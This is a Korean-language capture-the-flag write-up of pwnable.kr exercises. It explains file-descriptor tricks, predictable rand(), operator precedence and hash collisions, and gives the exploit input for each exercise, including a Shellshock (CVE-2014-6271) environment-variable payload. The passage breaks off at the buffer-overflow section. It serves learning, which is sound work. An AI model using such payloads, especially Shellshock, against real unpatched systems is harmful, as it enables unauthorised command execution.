
PWNABLE.KR 문제풀이(취약점 분석 _ 안소희)



fd(1PT)

- fd문제에 주어진 fd.c의 내용이다.

```
fd@ubuntu:~$ ls -al
total 32
drwxr-x---  4 root fd   4096 Aug 20  2014 .
dr-xr-xr-x 47 root root 4096 Mar 23 10:31 ..
d---------  2 root root 4096 Jun 12  2014 .bash_history
-r-sr-x---  1 fd2  fd   7322 Jun 11  2014 fd
-rw-r--r--  1 root root  418 Jun 11  2014 fd.c
-r--r-----  1 fd2  root   50 Jun 11  2014 flag
dr-xr-xr-x  2 root root 4096 Aug 20  2014 .irssi
fd@ubuntu:~$ cat fd.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char buf[32];
int main(int argc, char* argv[], char* envp[]){
        if(argc<2){
                printf("pass argv[1] a number\n");
                return 0;
        }
        int fd = atoi( argv[1] ) - 0x1234;
        int len = 0;
        len = read(fd, buf, 32);
        if(!strcmp("LETMEWIN\n", buf)){
                printf("good job :)\n");
                system("/bin/cat flag");
                exit(0);
        }
        printf("learn about Linux file IO\n");
        return 0;

}

fd@ubuntu:~$
```

<접근 방법>

- 처음에는 단순히 char buf[32]만 보고 BOF를 이용한 취약점 문제가 아닐까 하고 접근하려 했다. 그러나 char buf[32]는 전역변수로 선언되어 있기 때문에 서로 다른 영역에 데이터가 저장 될 것이고 이를 오버플로우 하게 되면 main함수가 제대로 동작하지 않을 가능성이 크기 때문에 다른 방법을 찾게 되었다. 그러던 중에 파일 디스크립터를 이용하는 read함수가 있음을 발견하게 되었고 이를 이용하여 문제에 접근하였다.

<Key Point>


√ 파일 디스크립터

: 파일을 관리하기 위해 운영체제가 필요로 하는 파일의 정보를 가지고 있는 것.

: 0 = 표준 입력(Standard Input)
: 1 = 표준 출력(Standard Output)
: 2 = 표준 에러(Standard Error)

<문제 풀이>

- 파일 디스크립터를 사용하는 read라는 함수가 프로그램에 존재한다. read의 함수 형은 read(파일디스크립터, 읽어올 문자열, 문자열 크기) 형태로 프로그램에서 사용되어 진다. 이 때 파일 디스크립터가 0이면, buf에 내가 원하는 값을 입력하여 그 값을 사용하여 원하는 플래그를 얻을 수 있을 것이다.
- 내가 이 프로그램에 데이터를 넣을 수 있는 부분은 argv[]부분 밖에 없다. 그러나 fd는 내가 입력한 값을 이용하여 데이터를 만든다. 이는 int fd = atoi(argv[1]) - 0x1234; 라는 소스에서 확인 할 수 있다. atoi()함수는 문자열을 숫자로 바꾸어주는 함수이다. 따라서 fd를 0으로 만들기 위해서는 0x1234의 값을 입력하면 될 것이다. 0x1234를 10진수로 바꾸면 4660이며 이를 입력하면 fd는 0이 된다.
- ./fd 4660을 입력하게 되면 fd가 0이 되어 표준입력 형태로 바뀌어 입력을 받을 수 있게끔 된다. if문을 보면 buf에 저장되어있는 문자열이 LETMEWIN₩n일 경우 플래그를 얻을 수 있다고 알려주고 있다. 따라서 LETMEWIN을 입력해주면 if문이 정상적으로 동작하여 원하는 결과를 얻을 수 있게 된다.



reandom(1PT)

```
random@ubuntu:~$ cat ./random.c
#include <stdio.h>

int main(){
        unsigned int random;
        random = rand();        // random value!

        unsigned int key=0;
        scanf("%d", &key);

        if( (key ^ random) == 0xdeadbeef ){
                printf("Good!\n");
                system("/bin/cat flag");
                return 0;
        }

        printf("Wrong, maybe you should try 2^32 cases.\n");
        return 0;
}

random@ubuntu:~$
```

<접근 방법>

- 예전에 수업시간에 교수님과 간단한 복권 프로그램을 작성했던 적이 있다. 그때 rand함수를 사용하였는데 이상하게 동일한 가진 난수들이 매 실행마다 똑같이 생성되는걸 보고 의아해 했던 기억이 있었다. 그때의 기억을 떠올려 문제에 접근하였다.

<Key Point>

√ rand함수의 취약점, xor 연산

<문제 풀이>

- 사실 처음에는 rand함수의 특성인 난수 생성이라는 부분에 포커스를 너무 크게 맞추는 바람에 난수생성 부분을 조작해야 하나 하고 시도 했으나 될 리가 없었다. 그러 던 중에 rand함수를 사용하면서 특이한 경험을 했던 것을 떠올렸고 이를 이용하여 문제를 풀 수있었다.

```
random@ubuntu:/tmp$ cat ./conchi2.c
#include <stdio.h>

void main()
{
        unsigned int random;
        random = rand();
        printf("%d", random);
}
random@ubuntu:/tmp$ ./conchi2
1804289383random@ubuntu:/tmp$ ./conchi2
1804289383random@ubuntu:/tmp$ ./conchi2
1804289383random@ubuntu:/tmp$
```

- 실제로 /tmp로 가서 rand함수를 동작하는 간단한 프로그램을 만들어 실행시켜본 결과 다음과 같이 프로그램이 매 실행될 때 마다 첫 번째 난수 값이 동일함을 알 수 있었다.
- 그렇다면 random=rand()에서 random=18042893830이 될 것이다.

- 플래그를 얻을 수 있는 부분을 등식화 하면 다음과 같다.
  key ^ random == 0xdeadbeef
  xor의 연산 특성상 key=a, random=b, 0xdeadbeef =c로 두면 a ^ b = c, b ^ c = a, 이러한 등식이 성립한다. 우리는 key의 값을 입력해야 하므로 key의 값을 알기 위해서는 random ^ 0xdeadbeef를 하면 된다. 0xdeadbeef의 10진수 값은3735928559이므로 계산기를 이용해 두 값을 xor하게 되면 30392308560이라는 값이 나오게 된다.

```
random@ubuntu:~$ ./random
3039230856
Good!
Mommy, I thought libc random is unpredictable...
random@ubuntu:~$
```

shellshock(1PT)

```
shellshock@ubuntu:~$ cat ./shellshock.c
#include <stdio.h>
int main(){
        setresuid(getegid(), getegid(), getegid());
        setresgid(getegid(), getegid(), getegid());
        system("/home/shellshock/bash -c 'echo shock_me'");
        return 0;
}

shellshock@ubuntu:~$
```

<접근 방법>
- 문제에서도 언급하고 있듯이 지난해 보안업계를 뒤흔들었던 shellshock 취약점에 관한 문제 인듯하였다. 사실 그당시에 관련 문서 몇 개만 보고 이런 게 있구나 정도 지식으로 넘어가고 말았기에 이번에는 관련 사이트나 관련 문서를 뒤져 공부하고 문제에 접근하게 되었다. (http://wildpup.cafe24.com/archives/tag/shellshock 를 참고하여 문제를 풀었습니다.)

<Key Point>
- ShellShock 취약점
  : bash에서는 한 쌍의 중괄호로 묶인 함수 안에 코드가 들어간다. 그런데 공격자가 일부 bash code를 중괄호 밖에 두면 시스템이 그 코드를 실행하게 된다.

<문제 풀이>
- bash 환경변수를 설정하는 구문에 shellshock 취약점을 확인 하는 구문을 응용하여 문제를 풀었다.

```
shellshock@ubuntu:~$ cat ./shellshock.c
#include <stdio.h>
int main(){
        setresuid(getegid(), getegid(), getegid());
        setresgid(getegid(), getegid(), getegid());
        system("/home/shellshock/bash -c 'echo shock_me'");
        return 0;
}

shellshock@ubuntu:~$ env x='() { :;}; /usr/bin/id' ./shellshock
uid=1048(shellshock) gid=1049(shellshock2) groups=1048(shellshock)
Segmentation fault
shellshock@ubuntu:~$ env x='() { :;}; /bin/cat flag' ./shellshock
only if I knew CVE-2014-6271 ten years ago..!!
Segmentation fault
```

mistake(1PT)

```
$ ls
flag  mistake  mistake.c  password
$ cat mistake.c
#include <stdio.h>
#include <fcntl.h>

#define PW_LEN 10
#define XORKEY 1

void xor(char* s, int len){
        int i;
        for(i=0; i<len; i++){
                s[i] ^= XORKEY;
        }
}

int main(int argc, char* argv[]){

        int fd;
        if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
                printf("can't open password %d\n", fd);
                return 0;
        }

        printf("do not bruteforce...\n");
        sleep(time(0)%20);

        char pw_buf[PW_LEN+1];
        int len;
        if(!(len=read(fd,pw_buf,PW_LEN) > 0)){
                printf("read error\n");
                close(fd);
                return 0;
        }

        char pw_buf2[PW_LEN+1];
        printf("input password : ");
        scanf("%10s", pw_buf2);

        // xor your input
        xor(pw_buf2, 10);

        if(!strncmp(pw_buf, pw_buf2, PW_LEN)){
                printf("Password OK\n");
                system("/bin/cat flag\n");
        }
        else{
                printf("Wrong Password\n");
        }

        close(fd);
        return 0;
}

$
```

<접근 방법>

- 파일 디스크립터를 이용하여 문제를 푸는 건가 싶어 살펴보던 중 연산자가 특이하게 사용되어 있음을 발견하였다. 예전에 연산자 우선수위에 대한 내용을 C언어 기초서적에서 본 적이 있는 듯 하여 검색해보면서 접근하였다.

<Key Point>
- 파일 디스크립터, XOR연산, 연산자 우선순위

<문제 풀이>

```
if(fd=open("/home/mistake/password",O_RDONLY,0400) < 0){
        printf("can't open password %d\n", fd);
        return 0;
}
```

- 첫 번째 if구문이다. open함수는 실제로 제대로 동작하여 양수의 반환 값을 돌려준다. 해당 디렉토리 내에 password라는 파일이 실제로 존재하므로 open함수는 정상적으로 실행되었다. 여기서 주목해야할 점은 = 연산자 보다는 < 연산자의 우선순위가 더 높기 때문에, 양수 < 0 의 연산이 먼저 실행된다는 것이다. 결과 값은 당연히 거짓이기 때문에 0을 가지게 되고 fd는 0의 값을 가진다.
- fd가 0dl 되었기 때문에 read함수가 실행될 때, 앞에서 보았던 문제처럼 내가 입력한 값이 pw_buf에 저장되게 된다. 이 값을 이용하여 다음 IF구문에 존재하는 strncmp(pw_buf, pw_buf2, PW_LEN)의 조건을 만족시켜 플래그를 얻는다.
- 그다음에 input password에 임의의 값을 입력하여 pw_buf2의 값을 입력받는다. pw_buf2는 xor이라는 함수 연산을 통해 xor된다. 결국 이 문제를 풀기 위해서는 pw_buf2가 xor 함수로 xor된 값을 pw_buf에 넣어주면 플래그를 얻을 수 있게 된다는 말이다.
- xor함수는 실제 xor과 동일하게 동작하는 함수이다. 혹시 몰라서 /tmp아래에서 소스코드를 통해 실험해 보았다.
- strncmp에서 비교하는 데이터의 개수는 10개이므로 10자리의 수를 입력한다.

```
$ ./mistake
do not bruteforce...
1111111111
input password : 0000000000
Password OK
Mommy, the operator priority always confuses me :(
$
```

blackjack(1PT)


<접근 방법>

- 실행과 동시에 프로그램이 시작되었다. 소스코드 라고는 웹에서 볼 수 있는 엄청 긴 소스코드가 전부였다. 따라서 하나하나 인풋 값을 넣어주면서 어느 부분에 어떤 데이터가 어떻게 프로그램에 영향을 미치는지 위주로 접근하였다. 처음에는 정상적인 데이터(개발자가 입력 받고자 했을 데이터)를 입력하며 프로그램을 실행시켰고 두 번째는 일부러 정상적이지 못한 데이터(개발자가 생각 하지 않았을 데이터)를 넣어 문제를 해결하였다.


<Key Point>

- 신뢰하지 않는 입력 값


<문제 풀이>




- 게임을 시작한다. 이런 식의 시작화면이 나오고 메뉴를 고르고 배팅금을 설정하고 블랙잭을 시작한다. 나는 블랙잭이란 걸 한번도 해본 적이 없어서 어떻게 게임 하는건지 모르고 그냥 계속해서 프로그램이 원하는대로 입력하였다.
- 그러면 프로그램이 원하는대로 게임에서 이기는 경우 배팅금을 잃거나, 이기는 경우 추가 금액을 얻을 수 있게 된다. 여기까지는 개발자가 생각한 정상적인 입력이 들어가는 경우이다.




- 개발자가 생각하지 않았을 수상한 입력값을 마구 넣어보았다. 보이다 시피 내 잔액은 $500이지만, 배팅금액은 $600이다. 그러나 게임은 아무런 문제가 없이 진행된다.



- 심지어 졌음에도 불구하고 금액이 늘어나 있다. 이런 식으로 배팅금액을 터무니없이 높여 문제에서 말한 만큼의 금액을 받을 수 있게끔 게임을 진행해보았다.





- 일정 금액 이상으로 내 돈이 올라가면 저렇게 플래그가 뜬다. 문제에서 제공해주었던 소스를 이용하여 해당 프로그램에 있는 취약점을 찾아보기로 하였다.

```
721  int betting() //Asks user amount to bet
722  {
723   printf("\n\nEnter Bet: $");
724   scanf("%d", &bet);
725
726   if (bet > cash) //If player tries to bet more money than player has
727   {
728          printf("\nYou cannot bet more money than you have.");
729          printf("\nEnter Bet: ");
730          scanf("%d", &bet);
731          return bet;
732   }
733   else return bet;
734  } // End Function
```

- 해당 프로그램에는 이렇게 되어있지만 문제 개발자는 이 프로그램을 제대로 사용하지 않고 이쪽 부분을 수정한 듯했다.

leg(2PT)

<접근 방법>

- 이 문제는 .c소스와 .asm 소스가 동시에 제공된다. 그러나 어셈블리 소스를 보는 순간 기존에 보아왔던 어셈블리와는 조금 다른 것 같다는 생각이 들었다. 문제에 나오는 bx라는 명령어라 던지 pc, r3등의 문자열들을 검색해보니 ARM 어셈블리라고 기존에 보아 왔던 것과는 조금 다른 어셈블리가 존재하였다. 이를 이용하여 문제를 풀었다.

<Key Point>

- ARM 어셈블리

<문제 풀이>

- leg.c소스를 보게되면 key는 key1() + key2() + key3() 일 때, 플래그를 얻을 수 있다고 한다. key의 값은 내가 입력해야 하는 부분이기 때문에, key1, key2, key3의 값을 어셈블리 소스를 통해 구하기로 했다.
- key1() 어셈블리에서 주목해야 할 부분은 mov r3, pc이다. ARM어셈블리에서 pc란, 프로그램을 읽어오는 메모리 주소를 의미한다고 한다. 인텔 어셈블리로 바꾸면 EIP + 4byte가 되는 셈이다. 따라서 key1()의 값은 0x00008ce8가 된다.
- key2()에서는 bx 명령이 나오는데 이는 해당하는 레지스터의 값이 홀수인지 짝수인지를 통해 두 가지의 모드를 전환시키는 역할을 한다. 그러나 이번 문제에는 아래쪽에 adds명령을 통해 4를 추가하는 명령이 있으므로 다음에 다시 자세히 공부하기로 했다. key2()에서의 r3값은 0x00008d08 + 4가 된다.
- key3()에서는 lr의 값을 구해야 한다. lr이란 리턴주소를 의미하여, 리턴주소는 메인에 key3()을 호출하였던 곳 바로 다음부분이다. key3()의 값은 0x00008d80이 된다.
- 세 값을 모두 더하여 leg프로그램에 인증하게 되면 플래그가 나타난다.

```
/ $ ./leg
Daddy has very strong arm! : 108400
Congratz!
My daddy has a lot of ARMv5te muscle!
/ $
```

lotto(2PT)

<접근 방법>

- 소스코드를 열심히 읽어보는 중에 for문에서 막혀서 한참을 헤메었다. 한참을 생각하던 중 대학교 1학년때 처음 c를 배울 때, 이중 for문을 이용하여 구구단을 만들었던 것을 떠올려 보다 쉽게 취약점을 찾을 수 있었다.
- 똑같은 동작을 반복하는 스크립트나 프로그램이 필요했다. 답이 나올 때 까지 계속해서 프로그램을 손으로 돌리기도 힘든 노릇이었다. 그래서 처음으로 지난번에 배웠던 python 을 이용하여 스크립트를 작성해보았다. 이 부분에서는 혼자 도저히 이해가 되지 않아 주변에서 조언을 구하였다.

<Key Point>

- 2중 for문, python 스크립트

<문제 풀이>

- 소스코드를 유심히 살펴보면 다음과 같은 부분이 있다.

```
        // calculate lotto score
        int match = 0, j = 0;
        for(i=0; i<6; i++){
                for(j=0; j<6; j++){
                        if(lotto[i] == submit[j]){
                                match++;
                        }
                }
        }

        // win!
        if(match == 6){
                system("/bin/cat flag");
        }
        else{
                printf("bad luck...\n");
        }

}
```

- 소스를 읽어보던 중 이 부분이 이 문제의 핵심이라 생각했다. match가 6이 되면 게임에서 승리하고 플래그를 읽을 수 있기 때문이다. match가 6이 되기 위해서는 바로 위에 나오는 for문에 있는 lotto[i]와 submit[j]가 계속해서 동일한 값이 나와야 한다고 생각했다. (처음에는) 그런던 중 이부분이 2중 for문이라는 사실을 오랜 시간이 지나고 나서야 깨달았다. 그러니 이 말은 lotto[0]==submit[0], lotto[0]==submit[1], lotto[0]==submit[2], ... 이런식이 되어도 match값은 증가할 것이라는 이야기였다. 어떤 숫자가 되던 한 가지 숫자만 동일하게 6자리를 넣고(match가 6이 되어야 하므로) 계속 해서 프로그램을 실행시키면 해결될 문제였다.
- 손으로 계속해서 메뉴를 누르고, 동일한 숫자를 누르려니 시간도 오래 걸릴뿐더러 플래그 값이 나올 때 까지 언제고 계속해서 프로그램을 실행시켜야 할 노릇이었다. 마음 같아서는 무한반복문을 사용하고, 메뉴에서 1번을 선택하고, 동일한 숫자 6자리를 입력하는 프로그램을 만들고 싶었으나, 도저히 만들 줄을 몰랐다. 그리하여 문제를 풀기 위해 태어나서 처음으로 스크립트를 짜게 되었다. python은 정말 좋은 언어였다. 그동안 주로 c나 c++을 이용해왔기 때문에 한줄로 프로그램을 만든다는 것은 사실 생각하기 어려운 일이

었다.

```
lotto@ubuntu:~$ (python -c 'while(1): print "1\n\x02\x02\x02\x02\x02\n"';cat) | ./lotto
```

- 여러번의 시행착오 끝에 파이썬 스크립트를 작성하였다. 작성한 스크립트의 내용은 이러하다. -c명령을 이용하여 char형 문자를 만든다. ''안에 파이썬 스크립트의 내용을 넣고, "" 안에서는 사용하고자 하는 문자열을 넣는다. while(1)을 이용하여 해당 프로그램이 플래그가 나올 때까지 무한으로 반복시킨다. print "1₩n은 메뉴 1번을 누르기 위함이고 나머지 ₩x02는 2라는 숫자를 넣기 위해 입력하였다.

```
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :(
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
Submit your 6 lotto bytes : Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
```

- 파이썬 스크립트를 실행시킨 상태이다. 이런 식으로 혼자 1번 메뉴를 누르고, ₩x02를 여섯 번 채워 무한 반복한다. 그러다 보면 중간 중간 저런 식으로 플래그가 뜨는데 이를 캡쳐 하여 얻으면 문제가 풀린다.

collision(3PT)

<접근 방법>

- 어떤 형태의 취약점인지 몰라서 한참을 헤맸다. 그러던 중 강제로 형변환 한 부분에 대해서 곰곰이 생각해보게 되었다. 굳이 형 변환이 필요하지 않은 부분인 듯 한데 왜 굳이 형변환을 시킨걸까 하고 생각하고 고민하던 끝에 답에 접근 할 수 있었다. 20바이트라는 함정에 갇혀 오랜 시간을 소비했다.

<Key Point>

- 형변환

<문제 풀이>
- 내가 입력한 passcode가 check_password라는 함수에 들어가 연산을 한다. 그 연산을 통해 나온 값과 프로그램에 이미 저장되어 있는 hashcode의 값이 일치해야 플래그를 얻을 수 있게된다. 프로그램에서는 20바이트를 입력하라고 한다. 그러나 check_password함수를 자세히 보면 char *p로 입력받은 것을 int로 강제 형변환 시켰다. 이렇게되면 20바이트의 문자열은 4바이트씩 읽혀지게 된다. 정리하자면 for문에서 입력받은 문자열은 4byte씩 다섯 번 돌아가게 된다. 그러면 우리는 hashcode인 0x21DD09EC를 5로 나누어서 나온 값을 다섯 번 입력해주면 된다. 이때 주의할 점은 반드시 나머지가 0이 아니므로, 이를 잘 처리해야 한다. 5로 나눈 값에 4를 곱하여 최종값1을 구하고, hashcode의 값과 차를 구해 따로 더해준다. 파이썬 스크립트 작성하는 것을 연습 하기 위해 파이썬으로 만들어 결과를 구해보았다.

```
col@ubuntu:~$ ./col
usage : ./col [passcode]
col@ubuntu:~$ ./col $(python -c 'print "\xc8\xce\xc5\x06"*4+"\xcc\xce\xc5\x06"')
daddy! I just managed to create a hash collision :)
col@ubuntu:~$
```


- $: 인자로 들어가는 값을 코딩할 때에는 이런식으로 사용하여 준다고 한다.

bof(5PT)


<접근 방법>
- 제목에서부터 알려주고 있다시피 버퍼오버플로우 문제일 것이라 생각했다. 내가 입력할 수 있는 값과 조건 값이 같은 함수안에 선언되어있음을 알고 내가 직접 입력하는 값을 크게 넣어 조건값이 들어가는 메모리 주소에다가 조건에 맞는 값을 입력하고자 하였다.
- 그러나 프로그램을 실행하고자 할 때, 다른때와 달리 ls라던지 리눅스 환경이 뜨지 않고 바로 프로그램이 동작해 원격으로 공격(?)을 시도하였다.

<Key Point>
- 버퍼오버플로우, 리모트

<문제 풀이>
